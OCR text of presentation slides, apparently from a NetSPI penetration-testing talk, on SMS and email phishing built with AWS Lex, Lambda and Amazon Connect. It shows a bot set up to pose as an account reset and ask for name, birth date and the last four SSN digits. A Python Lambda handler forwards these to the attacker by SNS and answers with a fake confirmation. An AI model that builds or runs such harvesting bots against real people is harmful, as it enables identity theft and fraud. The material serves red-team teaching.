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

ATTACK SCENARIOS – SMS PHISHING

Monitoring

e.g. I would like to book a flight.

reset

one

account

access

Lambda initialization and validation

Slots

Priority	Required	Name	Slot type	Version	Prompt
		e.g. Location	e.g. AMAZON.US_CITY		e.g. What city?
1.	✓	FIRSTLASTNAME	AMAZON.Person	Built-in	Our records indicate that your account has been fl
2.	✓	DOB	AMAZON.DATE	Built-in	Next, please provide your date of birth.
3.	✓	SSN	AMAZON.FOUR_DIGIT_NU...	Built-in	Finally, please state the last four digits of your soci

Confirmation prompt

Fulfillment

AWS Lambda function Return parameters to client

Lambda function WWHF-AccountReset

View in Lambda console

Version or alias Latest

ATTACK SCENARIOS – SMS PHISHING

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

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

ATTACK SCENARIOS – SMS PHISHING

NETSPI

WWHF-AccountReset

Throttle | Qualifiers | Actions

Code entry type: Edit code inline

Runtime: Python 3.7

Handler Info: lambda_function.la

File Edit Find View Go Tools Window

Environment

- WWHF-AccountRes
  - natsort
  - natsort-6.0.0.dist-info
  - lambda_function.py

lambda_function

```python
## Lambda handler
def lambda_handler(event, context):
    print('received request: ' + str(event))
    ## Setting content from Lex
    userName = event['currentIntent']['slots']['FIRSTLASTNAME']
    userDOB = event['currentIntent']['slots']['DOB']
    userSSN = event['currentIntent']['slots']['SSN']


    likelihood = likely(userName)
    exfil = exfildata(userName, userDOB, userSSN, likelihood)

    ## Send the SMS containing user data
    topic_arn = os.environ['TOPIC']
    msg = "{0} - {1} - {2} - {3}".format(userName, userDOB, userSSN, likelihood)
    client = boto3.client('sns')
    client.publish(TopicArn = topic_arn, Message = msg)

    ## Respond to Lex / the user
    response = {
        "dialogAction": {
            "type": "Close",
            "fulfillmentState": "Fulfilled",
#            "message": {
#              "contentType": "PlainText",
#              "content": "Your token has successfully synchronized with the database. In order to avoid futher disruption, please save
#            },
        }
    }
    print('result = ' + str(response))
    return response
```

ATTACK SCENARIOS – SMS PHISHING

NETSPI

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88  #            },
89          }
90      }
91      print('result = ' + str(response))
92      return response
93
```

ATTACK SCENARIOS – SMS PHISHING

NETSPI

Monitoring

1.	FIRSTLASTNAME	AMAZON.Person	Built-in
2.	DOB	AMAZON.DATE	Built-in
3.	SSN	AMAZON.FOUR_DIGIT_NU...	Built-in

Confirmation prompt

Fulfillment

AWS Lambda function Return parameters to client

Lambda function WWHF-AccountReset

View in Lambda console

Version or alias Latest

Response

Preview

Message Custom Markup


One of these messages will be presented at random.

e.g. Thank you. Your {Drink_Name} has been ordered.

Thank you. Your user account has been reactivated. You will receiv

Add Message

ATTACK SCENARIOS – SMS PHISHING



ATTACK SCENARIOS – EMAIL PHISHING

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
Email Phishing

- Phishing, but with a phone number in the message
- Phone call is a secondary option
  - Email is the primary delivery method
- Phone is just there for backup
  - Memo from help desk notifying users
    - Include number
  - Victim calls the phone number
    - Amazon accepts the call and places it into a “hold queue” (play music)
    - Notify the testers
  - Once ready, route the call to the legitimate help desk
    - Amazon Connect “Managers” can listen in on the ongoing conversation
    - Wiretapping laws…

ATTACK SCENARIOS – EMAIL PHISHING



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

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

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

